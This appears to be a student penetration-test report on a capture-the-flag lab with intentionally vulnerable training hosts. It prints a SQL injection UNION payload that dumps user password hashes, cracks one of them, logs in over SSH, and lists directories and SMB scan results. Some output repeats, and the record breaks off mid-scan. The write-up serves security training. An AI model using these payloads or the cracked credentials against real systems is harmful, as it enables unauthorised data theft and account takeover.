Technical Penetration Testing Report

Assessment Scope

Networks: 10.5.5.0/24, 192.168.0.0/24
Targets:

- 10.5.5.12 (Web Application Server)
- 192.168.0.10 (Linux Host)
- 10.5.5.14 (SMB Server)
- 10.5.5.11 (Web Server identified via PCAP)

1. Introduction

This document provides a detailed technical account of a penetration test conducted against multiple systems. The objective was to identify vulnerabilities, exploit them where possible, retrieve challenge flags, and provide remediation recommendations.

2. Methodology

The assessment followed a structured methodology:

1. Reconnaissance and enumeration
2. Vulnerability identification
3. Exploitation
4. Post-exploitation analysis
5. Documentation and remediation


3. Findings and Exploitation Details

Challenge 1: SQL Injection


Vulnerability: SQL Injection due to unsanitized user input.
Results:

- Flag file: my_passwords.txt
- Challenge 1 Code: 8748wf8J

Screenshots – Challenge 1



```
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```



Free Password Hash Cracker


Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



```
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ /home/bob
-bash: /home/bob: No such file or directory
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ /home/smithy
-bash: /home/smithy: is a directory
smithy@metasploitable:~$ cd /home/smithy
smithy@metasploitable:~$ ls -la
total 28
drwxr-xr-x 2 smithy smithy 4096 2019-12-05 00:00 .
drwxr-xr-x 1 root   root   4096 2023-08-14 05:42 ..
-rwxr-xr-x 1 smithy smithy  220 2023-08-14 05:42 .bash_logout
-rwxr-xr-x 1 smithy smithy 2928 2023-08-14 05:42 .bashrc
-rwxr-xr-x 1 smithy smithy  103 2019-07-06 00:00 my_passwords.txt
-rwxr-xr-x 1 smithy smithy  586 2023-08-14 05:42 .profile
smithy@metasploitable:~$ cat my_passwords.txt
```




```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ /home/bob
-bash: /home/bob: No such file or directory
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ /home/smithy
-bash: /home/smithy: is a directory
smithy@metasploitable:~$ cd /home/smithy
smithy@metasploitable:~$ ls -la
total 28
drwxr-xr-x 2 smithy smithy 4096 2019-12-05 00:00 .
drwxr-xr-x 1 root   root   4096 2023-08-14 05:42 ..
-rwxr-xr-x 1 smithy smithy  220 2023-08-14 05:42 .bash_logout
-rwxr-xr-x 1 smithy smithy 2928 2023-08-14 05:42 .bashrc
-rwxr-xr-x 1 smithy smithy  103 2019-07-06 00:00 my_passwords.txt
-rwxr-xr-x 1 smithy smithy  586 2023-08-14 05:42 .profile
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$
```

Challenge 2: Web Server Directory Listing

Vulnerability: Directory indexing enabled on Apache.
Accessible directories:

- /config
- /docs
- Challenge 2 Code: aWe-4975


Screenshots – Challenge 2



Index of /docs

Name	Last modified	Size	Description
Parent Directory		-	
DVWA_v1.3.pdf	2017-10-31 17:28	412K	
pdf.html	2017-10-31 17:28	105	


Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80



Index of /config

Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	2017-10-31 17:28	1.9K	
db_form.html	2012-12-07 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.5.5.12 Port 80



Great work!

You found the flag file for *Challenge 2*!


The code for this flag is: aWe-4975

Challenge 3: Open SMB Shares


Vulnerability: Anonymous SMB access enabled.

- SMB Host: 10.5.5.14
- Accessible Share: print$
- Flag file: sxij42.txt
- Challenge 3 Code: NWs39691


Screenshots – Challenge 3




```
┌──(kali㉿Kali)-[~]
└─$ nmap -p 139,445 10.5.5.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-10 15:34 UTC
Nmap scan report for 10.5.5.1
Host is up (0.00068s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for mutillidae.pc (10.5.5.11)
Host is up (0.00056s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for dvwa.pc (10.5.5.12)
Host is up (0.00046s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap scan report for juice-shop.pc (10.5.5.13)
```



```
Host is up (0.00033s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap scan report for webgoat.pc (10.5.5.15)
Host is up (0.0015s latency).

PORT    STATE  SERVICE
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

